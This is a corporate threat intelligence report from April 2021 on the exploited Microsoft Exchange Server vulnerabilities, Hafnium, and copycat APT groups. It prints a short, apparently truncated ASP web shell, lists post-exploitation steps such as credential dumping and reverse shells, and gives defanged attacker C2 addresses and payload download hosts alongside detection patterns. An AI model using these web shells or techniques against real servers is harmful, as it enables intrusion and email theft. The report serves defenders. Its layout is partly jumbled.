DXC.technology

Security Threat Intelligence Report

April 2021

In this issue

Microsoft Exchange Server exploit special report

- Inside the vulnerability
- Emergence of Hafnium APT
- Rise of copycat attacks

About this report

Fusing input from a range of public and proprietary information feeds, including DXC's global network of security operations centers and cyber intelligence services, this report delivers an overview of major incidents, insights into key trends and strategic threat awareness.

This report is a part of **DXC Labs | Security**, which provides insights and thought leadership to the security industry.

Intelligence cutoff date: March 31, 2021

Message from Mark Hughes

A flurry of attacks on on-premises Microsoft Exchange Servers has enabled threat actors to essentially export email content at will. Most concerning, the vulnerability is remotely exploitable and does not require authentication, nor any special knowledge of or access to a target environment. First employed by the nation-state sponsored Hafnium group, other adversaries soon leveraged the technique.

Mark Hughes
Senior Vice President
Offerings & Strategic Partners
DXC Technology

Table of contents

Update on the Microsoft Exchange Server exploit	Multi-industry	3
• **Hafnium — Chinese cyber espionage group targets Exchange**	Multi-industry	4
• **Attack process**	Multi-industry	4
• **New attacks spawned**	Multi-industry	7
• **Impact**	Multi-industry	8
• **DXC Technology perspective**	Multi-industry	9
Threat updates	Multi-industry	10
Other news	Multi-industry	11

10+

Number of APT groups found to be trying to leverage the Microsoft Exchange Server vulnerabilities.

Source: **We Live Security**

8

Number of times in the last 12 months Microsoft has "publicly disclosed nation-state groups targeting institutions critical to civil society."

Source: **Microsoft Blogs**

3

The core steps Microsoft recommends for responding to the new threats: Deploy updates; investigate for exploitation or indicators of persistence; remediate exploitations and investigate for indicators of lateral movement.

Source: **Microsoft Blogs**


Update on the Microsoft Exchange Server exploit

A host of threat actors in March rushed to exploit a Microsoft Exchange Server vulnerability, leading to multiple targeted, zero-day attacks on firms in a range of industries.

Microsoft says the attacks have allowed threat actors to infiltrate on-premises Exchange servers, gaining full access to email accounts and planting malware to facilitate return access. The first reported was in January, and in some cases, the attacks appear to be simply priming the pump for later exploits. The Microsoft Threat Intelligence Center (MSTIC) says with high confidence that the group behind the initial campaign is **Hafnium**, which it says is state sponsored and operating out of China. But the vulnerabilities have since been exploited by a number of other attackers.

The threats are particularly concerning because the vulnerability is remotely exploitable and does not require authentication, nor does it require any special knowledge or access to a target environment. Attackers only need to know the server running Exchange and the account from which they want to extract email.

The vulnerable products are Microsoft Exchange 2013, Exchange 2016, and Exchange 2019, and the vulnerabilities being exploited — all of which have since been **addressed by Microsoft** — are **CVE-2021-26855**, **CVE-2021-26857**, **CVE-2021-26858** and **CVE-2021-27065**. The company says there was no impact on Exchange Online.



Hafnium - Chinese cyber espionage group targets Exchange

Historically, Hafnium has targeted entities in the United States to steal sensitive information from the likes of infectious disease researchers, law firms, higher education institutions and defense contractors. "While Hafnium is based in China," **Microsoft reports**, "it conducts its operations primarily from leased virtual private servers in the United States."

The group exploits vulnerabilities in internet-facing servers, such as Microsoft Exchange servers, and employs legitimate open-source frameworks for C2 coms. Once Hafnium identifies valuable data, it is exfiltrated to file-sharing sites such as MEGA.

On March 2, 2021, MSTIC reported multiple zero-day exploits observed in the wild. The exploits were used in targeted attacks to compromise on-premises versions of Microsoft Exchange Server, resulting in compromised servers, unfettered access to email accounts, exfiltrated data, and, through the installation of web shells, persistent access to victim networks.

Microsoft addressed the vulnerabilities in a Microsoft Security Response Center (MSRC) release, rushed out multiple security modifications for Exchange Server and urged customers to update on-premises servers.

Attack Process

Microsoft says: "The initial attack requires the ability to make an untrusted connection to the Exchange server," so the first step for the threat actor is to conduct reconnaissance, scanning the internet to find vulnerable on-premises Microsoft Exchange 2013, 2016 and 2019 servers.

Once identified, **CVE-2021-26858** is exploited to gain an initial foothold and deploy an ASPX web shell — such as **China Chopper** or **ASPXSpy** — on compromised email servers and in Internet Information Services (IIS) or Exchange folders reachable from the internet.

That done, privileges are elevated for code execution by exploiting **CVE-2021-26857**, and persistence is established via **CVE-2021-26858** and **CVE-2021-27065** to perform data collection and exfiltration, credential dumping and lateral movement on the target host and environment.

More specifically:

- CVE-2021-26855 is a server-side request forgery (SSRF) vulnerability in Exchange that allows the attacker to send arbitrary HTTP requests and authenticate as the Exchange Server.

- CVE-2021-26857 is an insecure deserialization vulnerability in the Unified Messaging service. In insecure deserialization, untrusted user-controllable data is deserialized by a program. Exploiting this vulnerability gave Hafnium the ability to run code as SYSTEM on the Exchange Server. This requires administrator permission or another vulnerability to exploit.

- CVE-2021-26858 and CVE-2021-27065 are post-authentication arbitrary file write vulnerabilities in Exchange. If Hafnium can authenticate with the Exchange Server, they can use these vulnerabilities to write a file to any path on the server. They could authenticate by exploiting the CVE-2021-26855 SSRF vulnerability or by compromising a legitimate admin's credentials.

Here's an example of a web shell deployed by Hafnium, written in ASP:

```
<%@ Page Language="Jscript"%><%System.IO.File.WriteAllText(Request.I
Request.Item["c"]);%>
```

Following web shell deployment, Hafnium operators performed the following post-exploitation activity to download an Exchange offline address book from compromised systems:

- Procdump is used to dump the LSASS process memory.
- 7-Zip is used to compress stolen data into ZIP files for exfiltration.
- Exchange PowerShell snap-ins are used to export mailbox data.
- A reverse shell is launched using Nishang Invoke-PowerShellTcpOneLine.
- PowerCat from GitHub is downloaded and then used to open a connection to a remote server.

Microsoft recommends scanning Exchange log files for indicators of compromise and then creating a script (available here: **https://github.com/microsoft/CSS-Exchange/tree/main/Security**) to check for Hafnium IOCs.

For example:

- The CVE-2021-26855 exploitation can be detected by searching the Exchange HttpProxy logs in the *%PROGRAMFILES%\Microsoft\Exchange Server\V15\Logging\HttpProxy* directory for entries where the AuthenticatedUser is empty and the AnchorMailbox contains the pattern of ServerInfo~*/*. If activity is detected, the logs specific to the application specified in the AnchorMailbox path can be used to help determine what actions were taken. These logs are located in: *vv%PROGRAMFILES%\Microsoft\Exchange Server\V15\Logging* directory.
- The CVE-2021-26858 exploitation can be detected by examining the Exchange log files: *C:\Program Files\Microsoft\Exchange Server\V15\Logging\OABGeneratorLog*. *Files should only be downloaded to %PROGRAMFILES%\Microsoft\Exchange Server\V15\ClientAccess\OAB\Temp* directory. In case of exploitation, files are downloaded to other directories (UNC or local paths).
- The CVE-2021-26857 exploitation can be detected via the Windows Application event logs. Exploitation of this deserialization bug will create Application events with the following properties:
  - Source: MSExchange Unified Messaging
  - EntryType: Error
  - Event Message Contains: System.InvalidCastException

- The CVE-2021-27065 exploitation can be detected via the following Exchange log files: *C:\Program Files\Microsoft\Exchange Server\V15\Logging\ECP\Server*. All Set-<AppName>VirtualDirectory properties should never contain script. InternalUrl and ExternalUrl should only be valid URIs.

The web shells observed in various attacks

Regarding the ASPX web shells **China Chopper** and **ASPXSpy** deployed on compromised email servers and in Internet Information Services (IIS) or Exchange folders reachable from the internet: Internet security company Eset observed four email servers located in Asia and South America where web shells were used to install IIS backdoors. Two different malware families were identified:

- A modified version of IIS-Raid. It comes from a PoC released on GitHub and documented last year by MDSec
- A variant of Owlproxy, which was documented last year by Cycraft

The China Chopper web shell, a one-line script, is a backdoor observed being dropped on Exchange Servers by the use of the PowerShell Set-OabVirtualDirectory cmdlet. CVE-2021-27065 was leveraged to inject code into an ASPX page for Exchange Offline Address Book (OAB).

And CVE-2021-26858 was leveraged to inject the web shell named help.aspx

The help.aspx web shell contained code to identify the presence of the following EDR tools: FireEye xAgent, CarbonBlack, and CrowdStrike Falcon.

A web shell named iisstart.aspx has also been observed in some Exchange Server attacks. This shell is more advanced and contained functions to interact with the file system, making it possible to run arbitrary commands and upload, delete and view the contents of files.

For more information see the Cybersecurity and Infrastructure Security Agency (CISA)

China Chopper Malware Analysis Reports:

- AR21-084B : **MAR-10329499-1.v1: China Chopper Webshell**
- AR21-084A : **MAR-10329496-1.v1: China Chopper Webshell**
- AR21-072G : **MAR-10329494-1.v1: China Chopper Webshell**
- AR21-072F : **MAR-10329301-1.v1: China Chopper Webshell**
- AR21-072E : **MAR-10329298-1.v1: China Chopper Webshell**
- AR21-072D : **MAR-10329297-1.v1: China Chopper Webshell**
- AR21-072C : **MAR-10329107-1.v1: China Chopper Webshell**
- AR21-072B : **MAR-10328923-1.v1: China Chopper Webshell**
- AR21-072A : **MAR-10328877-1.v1: China Chopper Webshell**

New attacks spawned

It didn't take long for other APT groups to catch onto the opportunities and launch attacks of their own before patches could be released. Eset researchers observed the vulnerabilities being exploited by the following:

Tick (aka Bronze Butler). Tick compromised a webserver of a company based in East Asia that provides IT services

- Tick used the following name for the first-stage webshell:

C:\inetpub\wwwroot\aspnet_client\aspnet.aspx

- Also, a Delphi backdoor was observed being deployed by the group. C2 addresses used by the backdoor were **www.averyspace[.]net** and **www.komdsecko[.]net**.

LuckyMouse. LuckyMouse compromised the email server of a governmental entity in the Middle East.

- LuckyMouse operators started by dropping the Nbtscan tool in: *C:\programdata*
- Then installed a variant of the ReGeorg webshell
- Issued a GET request to http://34.90.207[.]23/ip using curl
- And lastly, attempted to install their SysUpdate (aka Soldier) modular backdoor
- Backdoor uses the 34.90.207[.]23 as a C2 server.

Calypso. Calypso compromised the email servers of governmental entities in the Middle East and in South America, and also targeted servers of governmental entities and private companies in Africa, Asia and Europe.

- The attacker used the following names for the first-stage webshell:

C:\inetpub\wwwroot\aspnet_client\client.aspx
C:\inetpub\wwwroot\aspnet_client\discover.aspx

- Two different backdoors were observed:
  - A variant of PlugX specific to the group (Win32/Korplug.ED)
  - A custom backdoor that Eset detects as Win32/Agent.UFX (known as Whitebird in a Dr.Web report)
- Backdoor C2 servers: yolkish[.]com and rawfuns[.]com

Winnti Group (BARIUM or APT41). Winnti Group compromised servers of an oil company and a construction equipment company based in East Asia.

- Winnti started by dropping web shells at the following locations:

C:\inetpub\wwwroot\aspnet_client\caches.aspx
C:\inetpub\wwwroot\aspnet_client\shell.aspx

- PlugX RAT (also known as Korplug) with C2 domains: mm.portomnail[.]com and back.rooter.tk

Tonto Team (aka CactusPete). Tonto Team compromised the email servers of a procurement company and of a consulting company specializing in software development and cybersecurity, both based in Eastern Europe.

- Tonto started by dropping the first-stage webshell at:

C:\inetpub\wwwroot\aspnet_client\dukybySSSS.aspx

- Then used PowerShell to download their payloads from 77.83.159[.]15
- Payloads consist of legitimate and signed Microsoft executable used as a DLL search-order hijacking host and a malicious DLL loaded by that executable
- The malicious DLL is a ShadowPad loader
- The C2 address being used by ShadowPad: lab.symantecsafe[.]org and the communication protocol is HTTPS

Mikroceen (aka Vicious Panda). Mikroceen compromised the Exchange Server of a utility company in Central Asia.

- Mikroceen operators started by dropping webshells in:

C:\inetpub\wwwroot\aspnet_client\aspnet_regiis.aspx, <Exchange_install_directory>\FrontEnd\HttpProxy\owa\auth\aspnet_error.aspx
C:\inetpub\wwwroot\aspnet_client\log_error_9e23efc3.aspx.

- Then a failed attempt to download a payload from http://46.30.188[.]60/webengine4.dll
- A Mikroceen RAT was dropped in: *C:\Users\Public\Downloads\service.exe.*
- Its C2 server is 172.105.18[.]72

Volexity researchers also observed some attackers chaining the SSRF vulnerability with CVE-2021-27065, which allowed remote code execution (RCE) on targeted Exchange Servers.

In all cases of RCE, the attacker was writing webshells (ASPX files) to disk. Then came these next steps in the attack:

- Dump credentials
- Add user accounts
- Steal copies of the Active Directory database (NTDS.DIT)
- Move laterally to other systems and environments

Impact

If successfully exploited, all of the Exchange vulnerabilities can lead to Remote Code Execution (RCE), server hijacking, backdoors, data theft and further malware deployment.

Multiple attack scenarios have been observed and are often chained together.

Attackers have gained access to an Exchange server by using stolen account credentials or by exploiting the vulnerabilities outlined above.

Once access is obtained, attackers can control the compromised server remotely by creating a webshell. Note: The webshell gives attackers remote administrative access.

Additionally, the attackers can use the remote access to steal data from the compromised network.

DXC perspective

Microsoft recommends that organizations prioritize external-facing Exchange servers and immediately apply necessary updates.

All affected external servers should have remote access temporarily disabled until patches can be applied. All additional affected Exchange Servers should be patched following the completion of higher priority external servers.

To limit an initial compromise from occurring, systems can be hardened by restricting untrusted connections, by isolating Exchange Servers from external-facing connections or using a VPN.

Microsoft also reports that using these mitigations will only protect against the initial portion of the compromise; other portions of the chain can be triggered if an attacker already has access or can convince an administrator to run a malicious file.

Important note: Patching Exchange servers that have been compromised will not undo the foothold that attackers have established.

Exchange Server sources:

[https]://msrc-blog.microsoft.com/2021/03/02/multiple-security-updates-released-for- exchange-server
[https]://[www].volexity.com/blog/2021/03/02/active-exploitation-of-microsoft-exchange- zero-day-vulnerabilities/
[https]://[www].microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange- servers/Microsoft: New Nation-State Cyberattacks
[https]://msrc-blog.microsoft.com/2021/03/05/microsoft-exchange-server-vulnerabilities-mitigations-march-2021/
[https]://[www].microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/
[https]://www.welivesecurity.com/2021/03/10/exchange-servers-under-siege-10-apt-groups/
[https]://us-cert.cisa.gov/ncas/analysis-reports
[https]://blog.paloaltonetworks.com/security-operations/attacks-targeting-microsoft-exchange/
[https]://unit42.paloaltonetworks.com/china-chopper-webshell/
[https]://www.fireeye.com/blog/threat-research/2021/03/detection-response-to-exploitation-of-microsoft-exchange-zero-day-vulnerabilities.html
[https]://twitter.com/orange_8361/status/1367799591161135109

Microsoft Safety Scanner:

[https]://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/safety-scanner-download

Hafnium sources:

[https]://msrc-blog.microsoft.com/2021/03/02/multiple-security-updates-released-for- exchange-server
[https]://[www].volexity.com/blog/2021/03/02/active-exploitation-of-microsoft-exchange- zero-day-vulnerabilities/
[https]://[www].microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange- servers/

Microsoft: New Nation-State Cyberattacks

[https]://[www].microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/

Threat updates

REvil ransomware enhanced

The REvil ransomware gang has modified its existing capabilities to add the ability to reboot an infected machine after encryption. REvil tweaked the Windows Safe Mode and added two new commands – AstraZeneca and Franceisshit. AstraZeneca is designed to enable the affected system to run with the ransomware sample in safe mode, and Franceisshit allows the computer to start again in normal mode after the next reboot. These charges were likely made to further evade detection-centric tools.

Source: **Bank Info Security**

Microsoft offers up to $30K for Teams bugs —

Microsoft has started to offer sizable bug bounties for vulnerabilities in its Teams application. As Microsoft continues its drive into the security marketplace, it wants to send the message that it is serious about the security of its popular Teams collaboration tool. The highest bounties are designed to reward researchers who discover security vulnerabilities with the most potential to expose Teams user data.

Source: **Threat Post**

Brute-force campaign on Windows SMBs spreads worming malware

Internet-facing Windows devices are being targeted by an active malware campaign known as Purple Fox. Attackers are leveraging brute-force attempts against Server Message Block (SMBs) to deploy the latest version of Purple Fox, which now has worming capabilities. Purple Fox was previously deployed as an exploit kit that targeted Internet Explorer and Windows devices via a number of privilege escalation

Other news

Federal agencies given 5 days to find hacked Exchange Servers

The rise of ransomware as a service

Defeating continually evolving phishing threats

Italian menswear brand hit with ransomware

exploits. Now researchers have detected attackers hosting various MSI packages on 2,000 servers that appear to be compromised machines they've repurposed for hosting malicious payloads. The worm payload has also been sent via a phishing campaign that targets a browser vulnerability. Once on the system, the installer pretends to be a Windows Update package with one of the giveaways being the inclusion of Chinese text and random characters.

Source: **Health IT Security**

Unknown threat actor uses Hades ransomware to target U.S. firms

Recent research has revealed that an unknown threat group is deploying Hades ransomware as part of a campaign targeting U.S. companies spanning multiple verticals. The initial victims have annual revenue in excess of $1 billion. The threat actors are targeting remote desktop protocols or VPNs, according to the report, which says they harvest legitimate credentials. Then the attackers move to gain persistence in targeted networks using tools such as Cobalt Strike and Empire. In typical attack patterns, the actors then secure privilege escalation through manual enumeration of harvested credentials. The Hades ransomware is distributed through an attacker-controlled server. The actors use double-extortion tactics, as they perpetrate data theft in addition to encrypting files on the victim networks.

Source: **Bank Info Security**

Vulnerability updates

Remote workforce exacerbates security challenges

In the wake of the COVID-19 pandemic, security experts warn that under-protected home networks could become a key vector leading to large-scale attacks on vital services and systems.

As this multiplies the corporate attack surface to unforeseen levels, organizations need to enhance their IAM programs, eliminating capabilities that don't allow for appropriate two-factor authentication while augmenting user monitoring activities, corporate connective behaviors and resource requests.

While organizations have broadened their acceptance of new and innovative ways to get the mission accomplished, they need to simultaneously bring their investment on security visibility into focus to better protect the expanded enterprise.

Source: **Security Boulevard**

Learn more

Thank you for reading the Security Threat Intelligence Report. Learn more about security trends and insights from **DXC Labs | Security**.

DXC in Security

Recognized as a leader in security services, DXC Technology helps customers prevent potential attack pathways, reduce cyber risk, and improve threat detection and incident response. Our expert advisory services and 24x7 managed security services are backed by 3,000+ experts and a global network of security operations centers.

DXC provides solutions tailored to our customers' diverse security needs, with areas of specialization in Cyber Defense, Digital Identity, Secured Infrastructure and Data Protection. Learn how DXC can help protect your enterprise in the midst of large-scale digital change. Visit **www.dxc.technology/security**.

Stay current on the latest threats at www.dxc.technology/threats.

Get the insights that matter.
www.dxc.technology/optin

About DXC Technology

DXC Technology (NYSE: DXC) helps global companies run their mission critical systems and operations while modernizing IT, optimizing data architectures, and ensuring security and scalability across public, private and hybrid clouds. With decades of driving innovation, the world's largest companies trust DXC to deploy our enterprise technology stack to deliver new levels of performance, competitiveness and customer experiences. Learn more about the DXC story and our focus on people, customers and operational execution at **www.dxc.technology**.

©2021 DXC Technology Company. All rights reserved.